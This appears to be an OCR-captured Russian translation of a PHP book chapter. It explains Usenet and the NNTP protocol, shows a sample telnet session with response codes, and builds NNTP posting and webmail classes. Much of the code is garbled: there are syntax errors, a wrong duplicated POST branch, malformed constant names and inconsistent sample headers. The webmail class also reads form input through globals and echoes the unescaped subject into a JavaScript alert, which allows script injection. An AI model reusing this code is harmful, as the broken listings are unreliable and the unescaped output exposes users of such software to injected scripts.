Каждое сообщение, посылаемое в Usenet, называется *статьей* (*article*). Статьи объединяются в телеконференции (*newsgroups*), организованные по иерархическому принципу. У каждой телеконференции есть уникальное имя. Это имя состоит из двух или более частей, разделяемых точками. Как правило, тему телеконференции можно понять просто по ее названию. Например, можно пойти в конференцию *alt.rock-n-roll.metallica*. Иерархия *alt* из этого примера включает широкое множество различных тем. Программистов могут заинтересовать телеконференции в иерархии *comp*, посвященной компьютерам. Если вы собираетесь совершить путешествие в Корею и хотите заранее получить некоторую информацию об этой азиатской стра-

не, попробуйте включиться в телеконференцию `soc.culture.korea`. Иерархия `soc` относится к общественным и культурным вопросам.

При помощи *программы чтения телеконференций (newsreader)*, например Microsoft Outlook или Tin, мы подключаемся к *серверу новостей (news server)*, на котором хранятся все статьи, доступные в *данное время*, выбираем себе телеконференцию и читаем статьи.

Невозможно прочесть все сообщения в каждой телеконференции. Просматривая телеконференции в программе чтения новостей, можно **подписаться** на те из них, которые наиболее интересны и полезны для вас. Благодаря этому можно просматривать статьи только из тех телеконференций, на которые вы подписались.

Чтение статей телеконференций не слишком отличается от чтения сообщений электронной почты. Увидев статью с заинтересовавшей вас темой, вы просите программу чтения телеконференций открыть всю статью. Публикация своей статьи производится аналогичным образом. Вы пишете статью в своей программе чтения телеконференций и просите ее послать статью в выбранную телеконференцию.

## Как работает Usenet

В Usenet применяется свой протокол для распространения информации через децентрализованную сеть серверов новостей. Usenet не зависит от какого-либо центрального сервера новостей. Когда статья посыпается на сервер новостей, скажем, сервер A, она в итоге передается на другие серверы новостей, скажем, серверы B и C, с которыми сотрудничает сервер A. Серверы B и C, в свою очередь, распространяют статью тем серверам, с которыми сотрудничают сами. Процесс продолжается до тех пор, пока статью не получат все участвующие в системе серверы новостей.

Так же как и в случае электронной почты, взаимодействие сервер-сервер и клиент-сервер требуют общего протокола. Раньше передача сообщений в Usenet осуществлялась с помощью UUCP, **UNIX-to-UNIX Copy Protocol**, но непрерывно растущий трафик потребовал более эффективного и стандартизованного протокола. Так появился NNTP, или Network News Transport Protocol, сетевой протокол передачи новостей.

NNTP спроектирован таким образом, что статьи могут храниться на одном хосте, а подписчики с других хостов могут читать их с помощью потоковых соединений с хостом новостей. Посредством NNTP можно даже подключиться по telnet к удаленному серверу новостей и перемещаться по иерархии телеконференций, читая попутно любые статьи. Ниже приводится пример подключения через telnet к серверу новостей, выбора телеконференции и отправки или чтения статьи с помощью команд NNTP. Серверы новостей ждут соединений на порту 119, но иногда настраиваются на работу с другим портом.

Большинство серверов новостей аутентифицирует пользователей по их IP-адресам. Мы будем работать с сервером новостей PHP `news.php.net`, который

не требует аутентификации. Однако телеконференции на сервере новостей PHP не видны другим серверам Usenet, и поступающие на него статьи доступны только через этот сервер. Телеконференции на этом сервере представляют собой просто архивы соответствующих почтовых списков рассылки PHP.

Считается крайне **неприличным отправлять в телеконференции тестовые статьи**. Есть телеконференции, единственная задача которых - дать **пользователям возможность** посыпать тестовые статьи, например телеконференция `php.test` на сервере новостей PHP.

## Пример сеанса NNTP

Подключитесь по telnet к news.php.net на порт NNTP (119). Возможно, ответ сервера придется некоторое время подождать:

```
# telnet news.php.net nntp
Trying 198.186.203.51...
Connected to va.php.net.
Escape character is '^].
200 localhost InterNetNews NNRP server INN 2.2.2 13-Dec-1999 ready (posting ok).
```

После подключения сервер новостей news.php.net приветствует вас и сообщает о том, что разрешена публикация статей.

Получив команду LIST, сервер возвращает список всех доступных телеконференций:

```
LIST
215 Newsgroups in form "group high low flags".
php.announce 0000000011 0000000001 ra
php.test 0000000070 0000000001 ra
php.dev 0000037182 0000000001 m
php.lang 0000000097 0000000001 m
php	gtk 0000000007 0000000001 m
```

**Как видите, сервер новостей PHP перечисляет лишь десяток телеконференций, но серверы Usenet обычно возвращают списки из десятков тысяч, поэтому ждать результатов команды LIST от сервера Usenet можно очень долго.**

Команда GROUP позволяет выбрать конкретную телеконференцию на сервере, с которой вы хотите работать. Сервер сообщает, что в телеконференции php.test есть 70 статей. Первое число (70) после числового кода ответа (211) указывает количество статей в конференции, второе (1) – номер первой статьи и третье (70) – последней:

```
GROUP php.test
211 70 1 70 php.test
```

Команда POST предназначена для публикации статьи в одной или нескольких телеконференциях. Заметно, что статья весьма походит на сообщение электронной почты, за исключением нового заголовка Newsgroups, в котором указывается название телеконференции, в которую нужно послать статью. Обратите внимание, что, даже выбрав телеконференцию для работы, необходимо указывать этот заголовок, чтобы сервер знал, в какую телеконференцию вы хотите послать статью. Можно указать несколько телеконференций, разделив их запятыми.

Как и в электронной почте, статья для телеконференции заканчивается точкой на отдельной строке. Код ответа сервера 240 указывает, что статья была успешно передана. Таблица с кодами ответов сервера будет приведена чуть ниже.

**POST**

340 Ok

From: wankyu@whatever.com

Newsgroups: php.test

Subject: Does it work?

Wow it works! :

240 Article posted

Выберем снова телеконференцию php.test, чтобы получить номер последней опубликованной статьи, которым в данном случае оказывается 71:

**GROUP** php.test  
211 71 1 71 php.test

Команда ARTICLE показывает дословную копию выбранной статьи, включая блоки заголовка и тела. Здесь видна пара новых специфических для NNTP полей заголовков. Мы вскоре вернемся к этим заголовкам:

**ARTICLE 71**

```
220 71 <95kvcb$qcn$3@toye.p.sourceforge.net> article
Path: localhost!lists.php.net!php-test-return-122-news-php.test=toye.php.net
From: wankyu@whatever.com
Newsgroups: php.test
Subject: Does it work?
Date: 4 Feb 2001 17:24:33 -0800
Lines: 2
Approved: php-test@lists.php.net
Message-ID: <95kvcb$qcn$3@toye.p.sourceforge.net>
NNTP-Posting-Host: localhost.localdomain
X-Trace: toye.p.sourceforge.net 981336273 27765 127.0.0.1 (5 Feb 2001 01:24:33 G
MT)
X-Complaints-To: news@news.php.net
NNTP-Posting-Date: 5 Feb 2001 01:24:33 GMT
Mailing-List: contact php-test-help@lists.php.net; run by ezmlm
```

```
X-To: php-test@lists.php.net
X-Lines: 1
Xref: localhost php.test:71

Wow it works!
```

Команда BODY загружает только тело статьи:

```
BODY 71
222 71 <95kvcb$qcn$3@toye.p.sourceforge.net>.body
Wow it works!
```

Команда HEAD выводит только блок заголовка:

```
HEAD 71
: 221 71 <95kvcb$qcn$3@toye.p.sourceforge.net> head
Path: localhost! lists.php.net! php-test-return-122-news-php.test=toye.php.net
From: neobundy@dreamwiz.com
Newsgroups: php.test
Subject: Does it work?
Date: 4 Feb 2001 17:24:33 -0800
Lines: 2
Approved: php-test@lists.php.net
Message-ID: <95kvcb$qcn$3@toye.p.sourceforge.net>
NNTP-Posting-Host: localhost.localdomain
X-Trace: toye.p.sourceforge.net 981336273 27765 127.0.0.1 (5 Feb 2001 01:24:33 G
MT)
X-Complaints-To: news@news.php.net
NNTP-Posting-Date: 5 Feb 2001 01:24:33 GMT
Mailing-List: contact php-test-help@lists.php.net; run by ezmlm
X-To: php-test@lists.php.net
X-Lines: 1
Xref: localhost php.test:71
```

Попрощаться с сервером новостей позволит команда QUIT:

```
QUIT
205 .
Connection closed by foreign host.
*
```

## Коды ответов сервера NNTP

Подобно SMTP сервер NNTP возвращает трехзначные цифровые коды ответа с последующей строкой комментария. Первая цифра кода указывает на успех, неудачу или продолжение выполнения предыдущей команды (табл. 11.2):

*Таблица 11.2. Коды ответа команд сервера NNTP*

| Код ответа | Описание   |
|------------|--|
| 1xx        | Справочное сообщение   |
| 2xx        | Успешная команда   |
| 3xx        | Пока выполнение команды успешно, послать оставшуюся часть (например, публикуемой статьи) |
| 4xx        | Команда правильная, но по какой-то причине не выполнена                                  |
| 5xx        | Команда не реализована, некорректна или произошла неустранимая ошибка программы          |

Вторая цифра в коде указывает на категорию ответа (табл. 11.3):

*Таблица 11.3. Интерпретация второй цифры кода команд сервера NNTP*

| Код ответа | Описание                                      |
|------------|---|
| x0x        | Соединение, установка и различные сообщения   |
| x1x        | Выбор телеконференции                         |
| x2x        | Выбор статьи                                  |
| x3x        | Функции распределения                         |
| x4x        | Публикация                                    |
| x8x        | Нестандартные расширения (частная реализация) |
| x9x        | Отладочная выдача                             |

В некоторых ответах сервера содержатся параметры, например числа и имена. Пусть мы подали команду ARTICLE с числовым аргументом 71, тогда сервер ответит:

```
ARTICLE 71
220 71 <95kvcb$qcn$3@toye.p.sourceforge.net> article
```

В целом, коды 1xx можно по желанию игнорировать или показывать. Код 200 или 201 посыпается при начальном подключении к серверу новостей. В зависимости от разрешения на публикацию статей 200 означает, что публикация разрешена, а 201 означает обратное. Код 400 возвращается, когда сервер NNTP прерывает соединение, а коды 5xx указывают на то, что команда по каким-то причинам не могла быть выполнена.

Возможные коды ответа сервера для той группы команд, которой мы будем пользоваться в этой главе, перечислены в табл. 11.4:

*Таблица 11.4. Команды и коды ответа сервера*

| Команда         | Коды ответов   |
|-----------------|--|
| При подключении | 200 - Публикация разрешена<br>201 - Публикация запрещена |

| Команда | Коды ответов  |
|---------|---|
| ARTICLE | Сервер поддерживает внутренний указатель на текущую статью (с помощью команды NEXT можно переместить указатель на следующую статью)   |
| BODY    |   |
| HEAD    |   |
| NEXT    | 220 - Статья получена с обоими блоками - заголовка и тела<br>221 - Статья получена только с блоком заголовка<br>223 - Внутренний указатель установлен на статью, запросить текст отдельно<br>412 - Не выбрана телеконференция<br>420 - Не выбрана текущая статья (NEXT)<br>423 - В этой конференции нет статьи с таким номером<br>430 - Статья не найдена |
| GROUP   | 211 - Конференция выбрана<br><b>411</b> - Нет такой конференции   |
| LIST    | 215 - Список телеконференций следует  |
| POST    | 340 - OK, отправляйте статью<br>240 - Статья передана успешно<br>441 - Публикация не выполнена<br>440 - Публикация не разрешена   |
| QUIT    | 205 - Закрытие соединения   |
| Прочие  | 400 - Обслуживание прекращено<br>500 - Неизвестная команда<br>501 - Синтаксическая ошибка<br>502 - Ограничение доступа или отказ в разрешении   |

Для того чтобы опубликовать статью в конкретной телеконференции, надо с помощью регулярного выражения проверять код ответа сервера на каждую команду:

- При соединении  
Если возвращен код **201**, публиковать статьи на этом сервере нельзя.
- GROUP  
Если возвращен код **411**, указанной телеконференции не существует.
- POST  
Первоначально сервер должен ответить кодом 340. Если возвращен код 440, публикация не разрешена. После отправки данных статьи должен быть возвращен код 240; другой код означает, что публикация не выполнена.
- QUIT  
От сервера должен быть получен код 205.

По поводу остальных команд беспокоиться не надо, потому что они реализованы в функциях PHP для **IMAP**, которые будут рассмотрены в главе 12.

Единственная функция NNTP, которая отсутствует, - это отправка. В следующем разделе мы построим класс NNTP, ликвидирующий этот пробел. Но что с новыми, специфическими для NNTP заголовками, которые мы видели? Сначала надо разобраться с ними.

## Анатомия статьи в телеконференции

Как мы видели, статья очень похожа на сообщение электронной почты. Большинство описанных ранее почтовых заголовков присутствует и в статье. Однако в статье нет таких специфических для электронной почты заголовков, как Cc, Bcc и To. Статья телеконференции также состоит из блоков заголовка и тела, разделенных пустой строкой и двумя парами CR/LF: первая завершает последнее поле заголовка, а вторая находится на отдельной строке. Строки разделяются между собой тоже парами CR/LF.

В статье обязательно должны присутствовать следующие заголовки:

- Path

Маршрут, по которому статья попала на сервер новостей. Каждый сервер новостей, посылающий статью дальше, автоматически добавляет свое имя в этот заголовок. Имена серверов разделяются символом "!". Например:

```
localhost!lists.php.net!php-test-return-122-news-php.test=toye.php.net
```

- From

Адрес электронной почты автора статьи. Нельзя опубликовать статью без этого заголовка и нельзя автоматически генерировать его на сервере. Например, Wankyu Choi <wankyu@whatever.com>.

- Newsgroups

Одна или более телеконференций, в которых должна быть опубликована статья. Разные конференции отделяются запятыми без пробелов.

- Subject

В противоположность сообщению электронной почты, в котором этот заголовок необязателен, в статье должно присутствовать поле заголовка Subj ect. Если статья продолжает тему другой статьи, поле обычно начинается с «Re:». Например, Re: A question!.

- Date

Дата и время отправки статьи имеют такой же формат, как в электронной почте. Если этот заголовок отсутствует, его создает сервер. Например, 4 Feb 2001 17:24:33 -0800.

- Message-ID

ID сообщения со статьей с такими же ограничениями, как для сообщения электронной почты. Например, <95kvcb\$qcn\$3§toye.p.sourceforge.net>.

- NNTP-Posting-Host

Имя хоста, на который послана статья. Автоматически добавляется сервером. Например, news.whatever.com.

В число других часто используемых заголовков, которые не являются обязательными, входят:

- **Reply-To**

Адрес электронной почты, на который нужно посыпать ответы на статью. При его отсутствии все ответы посыпаются на адрес, указанный в заголовке *From*.

- **References**

Список разделенных пробелами ID сообщений с предшествующими статьями, тему которых продолжает данное. Этот заголовок играет ключевую роль в создании списков сообщений, принадлежащих главной теме телеконференции. Например, *References*: <95kvcb\$qcn\$3@toye. p.sourceforge.net> <390F4E9C.80D6BBCB@whatever.net>.

- **Approved**

Адрес электронной почты лиц, ответственных за допуск статьи к опубликованию в *модерируемой* телеконференции.

- **Lines**

Количество строк в теле статьи.

- **Organization**

Название организации, к которой принадлежит автор.

Мы не станем освещать все детали, касающиеся статей в телеконференциях. Чтобы опубликовать статью, нужны лишь несколько заголовков. Остальные служат для справки или представляют собой управляющие сообщения для сервера новостей. Полное изложение можно найти в RFC 1036.

Без дальнейших хлопот посмотрим, как создать класс NNTP, с помощью которого можно отправить статью в выбранную телеконференцию.

## **Создание класса NNTP**

Класс NNTP, который мы создадим, в целом внешне выглядит так же, как класс SMTP, который мы создали ранее, но методы *buildHeaders()* и *talk()* должны быть реализованы иначе. Можно обойтись без некоторых заголовков электронной почты, но необходимо добавить пару новых. Новый метод *talk()* анализирует коды ответов сервера NNTP. Класс *My\_Nntp* можно построить как расширение класса *My\_Smtp\_Mime\_Mail*.

### **Свойства**

```
<?php
// my_nntp_class.php

include("./my_smtp_mime_mail_class.php");

class My_Nntp extends My_Smtp_Mime_Mail
{
```

Зададим удаленный сервер NNTP и номер порта, на котором он ждет соединений:

```
var $nntp_host = '';
var $nntp_port = 119;
```

Нужна также переменная для хранения телеконференций, в которую будет посыпаться статья. Если телеконференций несколько, они перечисляются через запятую:

```
var $newsgroups = '';
```

Переменная для хранения заголовка References:

```
var $references = '';
```

Строки с дополнительными сообщениями об особых ошибках:

```
var $ERR_NNTP_HOST_NOT_SET = 'NNTP host not set!';
var $ERR_NNTP_CONNECTION_FAILED = 'Failed to connect to the specified
NNTP host!';
var $ERR_NNTP_NOT_CONNECTED = 'Establish a connection to an NNTP server
first!';

var $ERR_EMPTY_FROM = "Empty From header!";
var $ERR_EMPTY_NEWSGROUPS = "No newsgroup(s) specified!";

var $ERR_GROUP_WITHOUT_ARG = 'GROUP command needs an argument!';
var $ERR_POST_WITHOUT_ARG = 'POST command with empty article content!';

var $ERR_UNKNOWN_RESPONSE_FROM_SERVER = 'Unknown response from the
server!';
var $ERR_POSTING_NOT_ALLOWED = "Posting not allowed on this server!";
var $ERR_GROUP_POSTING_NOT_ALLOWED = "Posting not allowed on this
newsgroup!";
var $ERR_GROUP_FAILED = 'GROUP command failed!';
var $ERR_NO SUCH GROUP = 'No such group!';
var $ERR_POST_FAILED = 'POST command failed!';
var $ERR_QUIT_FAILED = 'QUIT command failed!';
```

### **connect()**

Данный метод осуществляет соединение с сервером NNTP, устанавливая свойство \$socket. Обратите внимание, что для подключения к серверу необходимо иметь соответствующие права доступа. Большинство серверов NNTP осуществляет контроль доступа по IP-адресу клиента, проверяя допустимость его домена. В этом методе проверяется также, разрешена ли публикация на указанном сервере. Код ответа 201 сигнализирует, что публикация запрещена, и тогда этот метод возвращает false, записав предварительно соответствующее значение в свойство для хранения внутреннего сообщения об ошибке:

```
function connect()
{
    if (empty($this->nntp_host)) {
        $this->ERROR_MSG = $this->ERR_NNTP_HOST_NOT_SET;
        return false;
    }

    $this->socket = fsockopen($this->nntp_host, $this->nntp_port,
        &$err_no, &$err_str);

    if (!$this->socket) {
        if (!$err_no) $err_str = $this->ERR_INIT_SOCKET_ERROR;
        $this->ERROR_MSG = $this->ERR_NNTP_CONNECTION_FAILED
            . " $err_no: $err_str";
        return false;
    }

    if (!$this->getResponse()) {
        $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER
            . ":" . $this->response_msg;
        return false;
    }

    if ($this->response_code == 200) return true;
    else: if ($this->response_code == 201) {
        $this->ERROR_MSG = $this->ERR_POSTING_NOT_ALLOWED;
        return false;
    } else {
        $this->ERROR_MSG = $this->ERR_NNTP_CONNECTION_FAILED;
        return false;
    }
}

return true;
}
```

### getResponse()

Этот метод разбирает на части ответ, возвращенный сервером, и записывает код ответа и строку комментария в свойства `$response_code` и `$response_msg` соответственно. Единственное отличие от прежней версии касается сообщения, записываемого в случае ошибки:

```
function getResponse()
{
    if (!$this->socket) {
        $this->ERROR_MSG = $this->ERR_NNTP_NOT_CONNECTED;
        return false;
    }

    $server_response = fgets($this->socket, 1024);
    if (ereg("([0-9]{3})(.+)", $server_response, $match)) {
        $this->response_code = $match[1];
        $this->response_msg = $match[2];
        return true;
    }
}
```

```
$this->response_msg = $server_response;
return false;
}
```

### **talk()**

Метод talk() весьма схож с тем же методом в классе my\_smtp. Единственное отличие состоит в кодах ответов сервера, которые указывают на успешное выполнение операции:

```
function talk($cmd, $arg='') {
    if (!$this->socket) {
        $this->ERROR_MSG = $this->ERR_NNTP_NOT_CONNECTED;
        return false;
    }
    switch ($cmd) {

        case "GROUP":
            if (empty($arg)) {
                $this->ERROR_MSG = $this->ERR_GROUP_WITHOUT_ARG;
                return false;
            }
            $nntp_cmd = "GROUP $arg\r\n";
            fwrite($this->socket, $nntp_cmd);
            if (!$this->getResponse()) {
                $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
                    ":" . $this->response_msg;
                return false;
            }
            if ($this->response_code != 211 &&
                $this->response_code != 411) {
                $this->ERROR_MSG = $this->ERR_GROUP_FAILED . " "
                    . $this->response_code . " " . $this->response_msg;
                return false;
            }
            if ($this->response_code == 411) {
                $this->ERROR_MSG = $this->ERR_NO_SUCH_GROUP . " "
                    . $this->response_code . " " . $this->response_msg . " "
                    . $arg;
                return false;
            }
            break;
    }
}
```

Для отправки статьи команда GROUP не нужна. Она применяется для проверки классом имитатором телеконференций:

```
case "POST":
    if (empty($arg)) {
        $this->ERROR_MSG = $this->ERR_POST_WITHOUT_ARG;
        return false;
    }
    $nntp_cmd = "POST $arg\r\n";
    fwrite($this->socket, $nntp_cmd);
    if (!$this->getResponse()) {
        $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
            ":" . $this->response_msg;
        return false;
    }
    if ($this->response_code != 211 &&
        $this->response_code != 411) {
        $this->ERROR_MSG = $this->ERR_POST_FAILED . " "
            . $this->response_code . " " . $this->response_msg;
        return false;
    }
    if ($this->response_code == 411) {
        $this->ERROR_MSG = $this->ERR_NO_SUCH_POST . " "
            . $this->response_code . " " . $this->response_msg . " "
            . $arg;
        return false;
    }
    break;
}
```

Команда POST заканчивается неудачей, если публикация в указанной телеконференции запрещена или формат статьи неверен. Необходимо придерживаться стандартного формата статей. Например, если отсутствует обязательный заголовок, команда POST обречена на неудачу:

```

case "POST":
    if (empty($arg)) {
        $this->ERROR_MSG = $this->ERR_POST_WITHOUT_ARG;
        return false;
    }
    $nntp_cmd = "POST\r\n";
    fwrite($this->socket, $nntp_cmd);
    if (!$this->getResponse()) {
        $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
            ":" . $this->response_msg;
        return false;
    }
    if ($this->response_code != 340 &&
        $this->response_code != 440) {
        $this->ERROR_MSG = $this->ERR_POST_FAILED . " " .
            $this->response_code . " " . $this->response_msg;
        return false;
    }
    ...
}

```

Код 440 означает, что публикация в данной телеконференции запрещена:

```

if ($this->response_code == 440) {
    $this->ERROR_MSG = $this->ERR_GROUP_POSTING_NOT_ALLOWED
        . " " . $this->response_code . " " . $this->response_msg;
    return false;
}

$nntp_cmd = "$arg\r\n" . " ." . "\r\n";
fwrite($this->socket, $nntp_cmd);
if (!$this->getResponse()) {
    $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
        ":" . $this->response_msg;
    return false;
}

```

В случае успешной передачи статьи возвращается код 240:

```

if ($this->response_code != 240) {
    $this->ERROR_MSG = $this->ERR_POST_FAILED , " " .
        $this->response_code . " " . $this->response_msg;
    return false;
}
break;

case "QUIT":
    $nntp_cmd = "QUIT\r\n";
    fwrite($this->socket, $nntp_cmd);
    if (!$this->getResponse()) {
        $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
            ":" . $this->response_msg;
        return false;
    }
}

```

```

        if ($this->response_code != 205) <
            $this->ERROR_MSG = $this->ERR_QUIT_FAILED . " "
                . $this->response_code . " " . $this->response_msg;
                return false;
        }
        break;

    default:
        $this->ERROR_MSG = $this->ERR_COMMAND_UNRECOGNIZED;
        return false;
        break;
    }
    return true;
}

```

### **buildHeaders()**

Этот метод строит обычные заголовки статьи. Обратите внимание на заголовок Newsgroups:

```

function buildHeaders()
{
    if (empty($this->from)) {
        $this->ERROR_MSG = $this->ERR_EMPTY_FROM;
        return false;
    }
    else if (empty($this->subject)) {
        $this->ERROR_MSG = $this->ERR_EMPTY_SUBJECT;
        return false;
    }
    else if (empty($this->body)) {
        $this->ERROR_MSG = $this->ERR_EMPTY_BODY;
        return false;
    }
    else if (empty($this->newsgroups)) {
        $this->ERROR_MSG = $this->ERR_EMPTY_NEWSGROUPS;
        return false;
    }

    $this->headers[] = "From: $this->from";
    if (!empty($this->reply_to)) $this->headers[] = "Reply-To:
        $this->reply_to";

```

Если текущая статья, подлежащая передаче, представляет собой развитие других статей, то устанавливается соответствующее значение заголовка References:

```

if (!empty($this->references)) $this->headers[] = "References:
    $this->references";

```

В заголовке Newsgroups не должно содержаться пробельных символов:

```

$this->headers[] = "Newsgroups: " . ereg_replace("[ :]", "", "
    $this->newsgroups);
$this->headers[] = "Subject: $this->subject";

```

```
    return true;  
}
```

### viewMsg()

**Новый метод – viewMsg() – возвращает теперь полную копию статьи телеконференции:**

```
function viewMsg()  
{  
    if (count($this->files) > 0) $this->has_attach = true;  
  
    $this->headers = array();  
    $this->buildHeaders();  
}
```

**Обратите внимание на отсутствие в статье заголовка To. Теперь в методе buildHeaders() добавляются заголовки Newsgroups и Subject:**

```
$this->buildMimeHeaders();  
  
if (!$this->buildBodyParts()) return false;  
  
$msg = implode("\r\n", $this->headers);  
$msg .= "\r\n\r\n";  
$msg .= $this->body;  
  
return $msg;  
}
```

### send()

**Теперь мы переопределим метод send(), чтобы он отправлял статью в телеконференцию:**

```
function send()  
{  
    if (count($this->files) > 0) $this->has_attach = true;  
  
    if (!$this->buildHeaders()) return false;  
  
    $this->buildMimeHeaders();  
    if (!$this->buildBodyParts()) return false;  
  
    if (!$this->connect()) return false;  
  
    $this->newsgroups = ereg_replace("[ \t]", "", $this->newsgroups);  
  
    $newsgroups = explode(", ", $this->newsgroups);  
  
    foreach ($newsgroups as $group)  
        if (!$this->talk("GROUP", $group)) return false;  
  
    if (!$this->talk("POST", implode("\r\n", $this->headers) .  
                      "\r\n\r\n" . $this->body)) {
```

```

        return false;
    }
    if (!$this->talk("QUIT")) return false;
    fclose($this->socket);
    return true;
}
?>

```

## Тестирование класса My\_Nntp

Функциональность класса можно протестировать при помощи следующего сценария:

```

<?php
// my_nntp_class_test.php
include("./my_nntp_class.php");

$nntp = new My_Nntp();
$nntp->nntp_host = "news.php.net";

$nntp->from = "wankyu@whatever.com";
$nntp->subject = "Wrox rocks! - a test article.";
$nntp->body = "Posting a test article with an attachment";
$nntp->newsgroups = "php.test";
$nntp->files[0]["file"] = '/home/wankyu/mypicture.gif';
$nntp->files[0]["filename"] = 'mypicture.gif';
$nntp->files[0]["filetype"] = 'image/gif';

if ($nntp->send()) {
    echo("An article titled '$nntp->subject' has been successfully posted
        on the following newsgroup(s): $nntp->newsgroups");
}

echo($nntp->errorMsg());
echo("<br>");
echo(eregi_replace("\r\n", "<br>", $nntp->viewMsg()));
?>

```

## Объединяем все вместе

Мы хотим показать теперь, как построить приложение электронной почты, используя созданные нами классы. Приложение, которое мы создадим в этом разделе, тоже является классом и называется `My_Webmail`. С его помощью можно составлять и отправлять электронную почту. Он также поддерживает статьи в телеконференциях. Использовать этот класс можно так:

```

<?php
// my_webmail_class_test.php
include("./my_webmail_class.php");

```

```
$wmail = new My_Webmail();
if (! $wmail->start($action)) echo($wmail->errorMsg());
} i .
```

Метод `start()` этого класса в случае ошибки возвращает `false`, а определить, что случилось, можно, вызвав метод `errorMsg()`.

## Свойства

В классе `My_Webmail` определен ряд свойств, предназначенных только для внутреннего употребления. Они не устанавливаются непосредственно:

```
<?php
// my_webmail_class.php
class My_Webmail
{
```

Следующие три свойства содержат имена классов, с которыми должен работать `My_Webmail` при отправке электронной почты или публикации статей в телеконференции. Сценарии с этим классами будут включаться избирательно в зависимости от того, что пользователю требуется сделать с помощью класса `My_Webmail`:

```
var $sendmail_class = 'My_Mime_Mail';
var $smtp_class = 'My_Smtp_Mime_Mail';
var $nntp_class = 'My_Nntp';
```

Затем определяются переменные для хранения имен хостов и номеров портов:

```
var $smtp_host = '';
var $smtp_port = 24;
var $nntp_host = '';
var $nntp_port = 119;
```

Класс устанавливает заголовок HTML и набор символов, используемые по умолчанию. Это единственные открытые свойства, которые можно устанавливать вне класса:

```
var $HTML_TITLE = 'Welcome to My Webmail!';
var $CHARSET = '';
```

Наконец, определим хорошо знакомую переменную для хранения сообщения об ошибке:

```
var $ERROR_MSG = '';
```

## start()

Метод `start()` выполняет метод, заданный аргументом `$action`:

```
function start($action)
{
```

Метод `sendWebmail()` отправляет сообщение электронной почты или посыпает статью, а метод `mailForm()` выводит форму, в которой пользователь может их написать:

```
switch($action) { ... }
case 'mail':
    if (!$this->sendWebmail()) return false;
    echo($this->mailForm());
    break;

    default: ...
    echo($this->mailForm());
    break;
}
return true;
}
```

### **sendWebMail()**

Пусть вас не введет в заблуждение имя метода `sendWebmail()`. Он может также посыпать статьи в одну или несколько телеконференций:

```
function sendWebmail()
{
```

Метод `mailForm()` дает жизнь целой группе глобальных переменных, со многими из которых мы уже познакомились, когда занимались созданием мэйлера и классов NNTP:

```
global $is_news, $nntp_host, $nntp_port, $use_smtp, $smtp_host,
$smtp_port;
```

Глобальную переменную `$mail_to` можно использовать при создании как заголовка `Newsgroups`, так и заголовка `To`:

```
global $mail_to, $mail_references, $mail_from, $mail_reply_to,
$mail_cc, $mail_bcc;
global $mail_type, $mail_charset, $mail_subject, $mail_body;
global $userfile, $userfile_type, $userfile_name, $userfile_size;
```

Переменная `$is_news` устанавливается, когда пользователь отмечает однотипный флажок, и определяет функциональность метода `sendWebmail()`:

```
if ($is_news) {
```

Для того чтобы пользователь мог послать статью в телеконференцию, необходимо включить класс `NNTP` и создать его экземпляр:

```
include("./my_nntp_class.php");
$my_mail = new $this->nntp_class();
$my_mail->nntp_host = $nntp_host;
$my_mail->nntp_port = $nntp_port;
```

Обратите внимание на использование переменной `$mail_to` для установки заголовка Newsgroups:

```
$my_mail->newsgroups = $mail_to;
```

Если значение переменной `$userfile_size` больше 0, это означает, что пользователь загрузил на сервер файл, который следует прикрепить к статье:

```
} else {
```

Пользователь мог выбрать для отправки электронной почты удаленный сервер SMTP; в этом случае устанавливается глобальная переменная `$use_smtp`:

```
if ($use_smtp) {
    include("./my_smtp_mime_mail_class.php");

    $my_mail = new $this->smtp_class();
    $my_mail->smtp_host = $smtp_host;
    $my_mail->smtp_port = $smtp_port;
} else {
```

В противном случае для отправки электронной почты класс использует встроенную функцию `mail()`:

```
include("./my_mime_mail_class.php");
$my_mail = new $this->sendmail_class();
}

$my_mail->to = $mail_to;
$my_mail->cc = $mail_cc;
$my_mail->bcc = $mail_bcc;
}
```

Затем устанавливаются общие свойства:

```
$my_mail->from = $mail_from;
$my_mail->type = $mail_type;
$my_mail->charset = $mail_charset;
$my_mail->subject = $mail_subject;
$my_mail->body = $mail_body;
```

Проверим переменную `$userfile_size`, чтобы узнать, есть ли файл, который надо вложить в сообщение электронной почты:

```
if ($userfile_size > 0) {
    $my_mail->files[0]["file"] = $userfile;
    $my_mail->files[0]["filename"] = $userfile_name;
    $my_mail->files[0]["filesize"] = $userfile_size;
    $my_mail->files[0]["filetype"] = $userfile_type;
}
```

```

    if (!$my_mail->send()) {
        $this->buildErrorMsg($my_mail->errorMsg());
        return false;
    }
}

```

Наконец, покажем подтверждающее сообщение:

```

if ($is_news) $phrase = 'posted';
else $phrase = 'sent';

echo("<script language=\"JavaScript\">alert(\"Successfully $phrase
'$mail_subject'!\");history.go(-1);</script>");

return true;
}

```

### **mailForm()**

Метод `mailForm()` очень прост. Он выводит форму, в которой пользователь может составить сообщение электронной почты или статью для телеконференции:

```

function mailForm()
{
    global $PHP_SELF;
}

```

Метод `htmlHeader()` выводит стандартные теги заголовка HTML, устанавливая заглавие в соответствии с переданным ему аргументом:

```

$ret_str = $this->htmlHeader($this->HTML_TITLE);
$ret_str .= "<form name=\"MAIL_FORM\" action=\"$PHP_SELF\""
    . "method=\"POST\" enctype=\"MULTIPART/FORM-DATA\">\n";
$ret_str .= "<input type=\"hidden\" value=\"mail\""
    . "name=\"action\">\n";
$ret_str .= "<div align=\"center\"><table cellspacing=\"2\""
    . " cellpadding=\"5\" width=\"90%\" border=\"1\">\n";

```

Это статья для телеконференции?

```

$ret_str .= "<tr>\n";
$ret_str .= "<th width=\"100%\" colspan=\"2\"><input"
    . "type=\"checkbox\" name=\"is_news\" value=\"ON\">
    POST NEWS ARTICLE</th>\n";
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";

```

Выводим имя хоста NNTP и номер порта, который он слушает:

```

$ret_str .= "<th width=\"30%\">NNTP HOST</th>\n";
$ret_str .= "<td width=\"70%\"><input type=\"TEXT\""
    . "name=\"nntp_host\" size=\"20\"></td>\n";

```

```
$ret_str .= "</tr>\n";
$ret_str .= "<tr>\n";
